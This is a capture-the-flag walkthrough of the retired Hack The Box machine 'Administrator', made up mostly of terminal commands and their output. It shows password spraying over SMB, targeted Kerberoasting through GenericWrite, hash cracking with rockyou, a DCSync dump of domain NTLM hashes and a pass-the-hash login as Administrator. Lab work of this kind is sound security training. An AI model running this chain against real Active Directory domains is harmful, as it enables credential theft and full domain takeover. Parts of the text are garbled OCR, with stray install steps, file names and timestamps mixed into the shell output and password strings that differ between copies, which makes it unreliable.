(kali㉿kali)-[~/Desktop/HTB/admin]
$ nxc smb administrator.htb -u pwsafeUser.txt -p pwsafe.txt
SMB      10.10.11.42    445    DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)
SMB      10.10.11.42    445    DC          [-] administrator.htb\alexander:UrklbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\emily:UrklbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\emma:UrklbagoxMyUGw0aPlj9B0AXSea4Sw STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\alexander:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\emily:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\emma:WwANQWnmJnGV07WQN8bMS7FMAbjNur STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [-] administrator.htb\alexander:UXLCI5iETUsIBoFVTj8yQFKoHjXmb STATUS_LOGON_FAILURE
SMB      10.10.11.42    445    DC          [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

- emily is the only valid user:

```
emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb
```

```
(kali㉿kali)-[~/Desktop/HTB/admin]
$ nxc winrm administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
WINRM      10.10.11.42    5985    DC          [*] Windows Server 2022 Build 20348 (name:DC) (domain:administrator.htb)
/usr/lib/python3/dist-packages/spnego/_ntlm_raw/crypto.py:46: CryptographyDeprecationWarning: ARC4 has been moved to cryptography.hazmat.decrepit.ciphers.algorithms.ARCH4 and will be removed from this module in 48.0.0.
arc4 = algorithms.ARCH4(self._key)
WINRM      10.10.11.42    5985    DC          [+] administrator.htb\emily:UXLCI5iETUsIBoFVTj8yQFKoHjXmb (Pwned!)
```

USER FLAG:


```
(kali㉿kali)-[~/Desktop/HTB/admin]
$ evil-winrm -i administrator.htb -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
Evil-WinRM shell v3.7
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\emily\Documents> cd ..\Desktop
*Evil-WinRM* PS C:\Users\emily\Desktop> dir
1. Download the .deb file that corresponds to your distribution.
2. Install it using dpkg.

Mode          LastWriteTime       Length Name
--          $-----           --  --
-a---          10/30/2024   2:23 PM        2308 Microsoft Edge.lnk
-ar--          5/8/2025     7:13 PM         34 user.txt
```


Path to ROOT Flag:

- let's update `bloodhound` to show that we own `emily`

- when looking at shortest path from owned



- Emily has `GenericWrite` over the user `Ethan`



- when looking at shortest path to domain admin we can see Ethan has DCsync

```
—(kali㉿kali)-[~/Tool/targetedKerberoast]  
└$ ./targetedKerberoast.py --dc-ip 10.10.11.42 -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUslBoFVTj8y  
QFKoHiXmb'
```

```
Fri May 9 02:50:20 EDT 2025 Windows - Medium Points 4,7361 Reviews User Rated Difficulty
└─[kali㉿kali]~/Tool/targetedKerberoast]
└─$ ./targetedKerberoast.py --dc-ip 10.10.11.42 -v -d 'administrator.htb' -u 'emily' -p 'UXLCI5iETUsIBoFVTj8yQFKoHjXmb'
[*] Starting kerberoast attacks
[*] Fetching usernames from Active Directory with LDAP
[VERBOSE] SPN added successfully for (ethan)
[+] Printing hash for (ethan)
$krb5tgtsg$23$*#ethan$ADMINISTRATOR.HTB$administrator.htb/ethan*#ea9311334f54177f7ca9dd259e37969b$5cd387db4ab0587fecde5e9ade3e8a72e61ca148b68f056f45cc66099477
a4cee67addefefbf0eda65097928190bef7df60ceeccd6c50566d9ca2713e409208fcc8efdbc73249db0b2018513e5e4c6e0ab4bc30439e678f75b5c5b9b26452490bf05ca589a1a60b133d078
bc079477d7bea0cc455b6ad3c19e22a69a3d4dded4c4897c6a3f7a200a492e3695ea5f6a3639649c1c5c40c90c7ec7306f5e3d2797d4540057cd79ff7897f93fc2842d9ee3f328abdf0508790ae6f
bs2357382b39a947fe18abcf17cdf340ecb90dce533479fb9c47fbfb12cd918f2d51e2d4386506847826afe056ab2c7e80e2f9e52abd96a5bcf4fdfdf16420ee2f019735ae54f2393a7c18a07
9242a02d4436e68f018cc02af13e0acd2f9172bc1e9f6da2c3c3f8d62cf84993f567ba73ac64a9e2955ab472dd7ebad0dae4eef64c1e892e040787c6118d157f3577501389532787e565c5a941
4c8d592bf22911d6b65dea45221d6a8059f4ba64864685cef174c42906ad0f2bcc19ed5f6cd4dbd45f5eafb5fd6701e19d30dfe689eeb61243eb6d85d794c72923a10ecc028e58dec028f177c
4256cffbb0d071db3c8650121c6416282aea171e8cb83baf4d195ff2ede5072bb2c462ace37b0d4cb40a72dc082faa8e8e3d3bc1ad71ff5d1173a199d7ad98040b7b932ede718b7e6a3
07f207f7c432530276c9f3167311830e7d314312dcf740c8a3c0e8bde23a8e9c7cdb55974a6597e3abbf32e9c07078afdf07f566feb536a24011c3824bf210125838fec345531c84e849681541
7fc5f4dd84257ac29b0a7136b2e0ee459c2df2de2a8e4d21a75b074619101d1457dae2117b68161fa68cde171616e55d541664fe524d91b85a5b4114d9b09376f4c0319652e51084e4c3ac
6613d074ebf4bb49f788a188f2cee841c8a0f1fcfb640412230a11dd7a1a46f995254234cd9f100f3a5e996c519246408684c542b0310addf03915e1c6743f709896df90b948b63177aa25016
a23d62e9c3c16e836c51e26fcf995464d4fef07ab4afcd0960842fe9e0ff4ab708d6d37d73bd0302f65eaf104c9b043a59710218f35ae614e8d226ad69cdf4ffbbf46200dfa3d10b980baeae8
29dfaf1df84760e415b7fd94caec2f21ec700f2f1bb7d20e2dc1445efba5fdad5a8a5985908f8a406c64176d2dcbb2c17e771b12f4853e1cf037ef8beb21a0d39619739a60b0ebc33623afa7a0
2e2915d3e0436f86bb29c3894c54033f49b448bda1c5c1bfa29c859b7e797d3cfe417ba437ac396ad2788e1ca85b2aefc38842d957c8cf56bb0e243a183437bac3d9c9bb8a27a64088bc71b932
eca4cabfd2a9bd07ad4df02697a3a670810a7c131cd3f4e0414e2228695d4d5c397260de82f24520a9f4a20535e4172e02538f1d5f6b303bf2e221668937b3928c3aff4bb5abea6e22c9f66509a
314df78ff2abe002e6b70226e4818a7f56ba6597f0dd660b5dfe3f5fc7fdd58e5dc861eba65d6438e2014
[VERBOSE] SPN removed successfully for (ethan)
└─[kali㉿kali]~/Tool/targetedKerberoast]
└─$
```

- let's try to crack this

Cracked:

```
29dfaf1df84760e41e5b7fd94caece2f21ec700f2f1bb7d20e2dc1445efba5fdad5a8a5985908f8a406c64176d2dcb2c17e771b12f48  
2e2915d3e0436f86bb29c3894c54033f49b448bda1c5c1bfa29c859be797d3cfe4a17ba437ac396ad2788e1ca85b2aefc38842d957c8  
eca4cabfd2a9bd0a7d4df02697a3a670810a7c131dc3f4e014e2228b695d4d5c397260de82f24520a9f4a20535e4172e02538f1d5f6b  
314df78ff2abe002e6b70226e4818a7f56ba6597f0dd660b5dfe3f5fc7fdd58e5dc861eba65d6438e2014:limpbizkit  
  
Session.....: hashcat  
Status.....: Cracked  
Hash.Mode....: 13100 (Kerberos 5, etype 23, TGS-REP)  
Hash.Target...: $krb5tgs$23$*ethan$ADMINISTRATOR.HTB$administrator....8e2014  
Time.Started...: Fri May 9 02:52:24 2025 (0 secs)  
Time.Estimated ...: Fri May 9 02:52:24 2025 (0 secs)  
Kernel.Feature ...: Pure Kernel  
Guess.Base.....: File (/usr/share/wordlists/rockyou.txt)  
Guess.Queue.....: 1/1 (100.00%)  
Speed #1.....: 1047.3 KU/s (1.52ms) 2 Accept:512 Len:1 Thru:1 Vacant:0  
[...]
```

ethan:limpbizkit

- now that we have the password to ethan we can do a DCsync attack

```
(kali㉿kali)-[~/Tool/targetedKerberoast]  
$ nxc smb administrator.htb -u 'ethan' -p 'limpbizkit'  
SMB      10.10.11.42    445    DC          [*] Windows Server 2022 Build 20348 x64 (name:DC) (domain:administrator.htb) (signing:True) (SMBv1:False)  
) SMB      10.10.11.42    445    DC          [+] administrator.htb\ethan:limpbizkit  
[...]
```

- issue with secretsdump

```
(kali㉿kali)-[~/Tool/targetedKerberoast]  
$ sudo impacket-secretsdump 'administrator.htb'/'ethan':'limpbizkit'@administrator.htb  
Impacket v0.12.0 - Copyright Fortra, LLC and its affiliated companies  
  
[-] RemoteOperations failed: DCERPC Runtime Error: code: 0x5 - rpc_s_access_denied  
[*] Dumping Domain Credentials (domain\uid:rid:lmhash:nthash)  
[*] Using the DRSUAPI method to get NTDS.DIT secrets  
Administrator:500:aad3b435b51404eeaad3b435b51404ee:3dc553ce4b9fd20bd016e098d2d2fd2e :::: file  
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 ::::  
krbtgt:502:aad3b435b51404eeaad3b435b51404ee:1181ba47d45fa2c76385a82409cbfaf6 ::::  
administrator.htb\olivia:1108:aad3b435b51404eeaad3b435b51404ee:fbaa3e2294376dc0f5aeb6b41ffa52b7 ::::  
administrator.htb\michael:1109:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b ::::  
administrator.htb\benjamin:1110:aad3b435b51404eeaad3b435b51404ee:64f12cddaa88057e06a81b54e73b949b ::::  
administrator.htb\emily:1112:aad3b435b51404eeaad3b435b51404ee:eb200a2583a88ace2983ee5caa520f31 ::::  
administrator.htb\ethan:1113:aad3b435b51404eeaad3b435b51404ee:5c2b9f97e0620c3d307de85a93179884 ::::  
administrator.htb\alexander:3601:aad3b435b51404eeaad3b435b51404ee:cfc9e5f3b0631aa3600e0bfec00a0199 ::::  
administrator.htb\emma:3602:aad3b435b51404eeaad3b435b51404ee:11ecd72c969a57c34c819b41b54455c9 ::::  
DC$:1000:aad3b435b51404eeaad3b435b51404ee:cf411ddad4807b5b4a275d31caa1d4b3 ::::  
[...]
```

- now that we DUMPED NTDS we can get root flag.

Administrator:3dc553ce4b9fd20bd016e098d2d2fd2e

- access with evil-winrm

```
(kali㉿kali)-[~/Tool/targetedKerberoast]  
$ evil-winrm -i administrator.htb -u 'administrator' -H '3dc553ce4b9fd20bd016e098d2d2fd2e'  
Evil-WinRM shell v3.7  
Add .smb_commands.txt tests... 5 days ago  
Warning: Remote path completions is disabled due to ruby limitation: undefined method `quoting_detection_proc' for module Reline 5 days ago  
Data: For more information, check Evil-WinRM GitHub: https://github.com/Hackplayers/evil-winrm#Remote-path-completion 2 years ago  
Info: Establishing connection to remote endpoint 2 years ago  
*Evil-WinRM* PS C:\Users\Administrator\Documents> cd ..\Desktop 2 years ago  
*Evil-WinRM* PS C:\Users\Administrator\Desktop> dir ls -ad hash spider test db to gitig... 2 years ago  
  
Directory: C:\Users\Administrator\Desktop  
          LastWriteTime  
Mode                CONTRIBUTING.md           Length Name  
-ar---             5/8/2025   7:13 PM            34  root.txt  
  
Mode                CONTRIBUTING.md           Length Name  
-ar---             5/8/2025   7:13 PM            34  root.txt  
[...]
```



Administrator has been Pwned!

Congratulations  MichaelKali, best of luck in capturing flags ahead!

#7074	09 May 2025	RETIRED
MACHINE RANK	PWN DATE	MACHINE STATE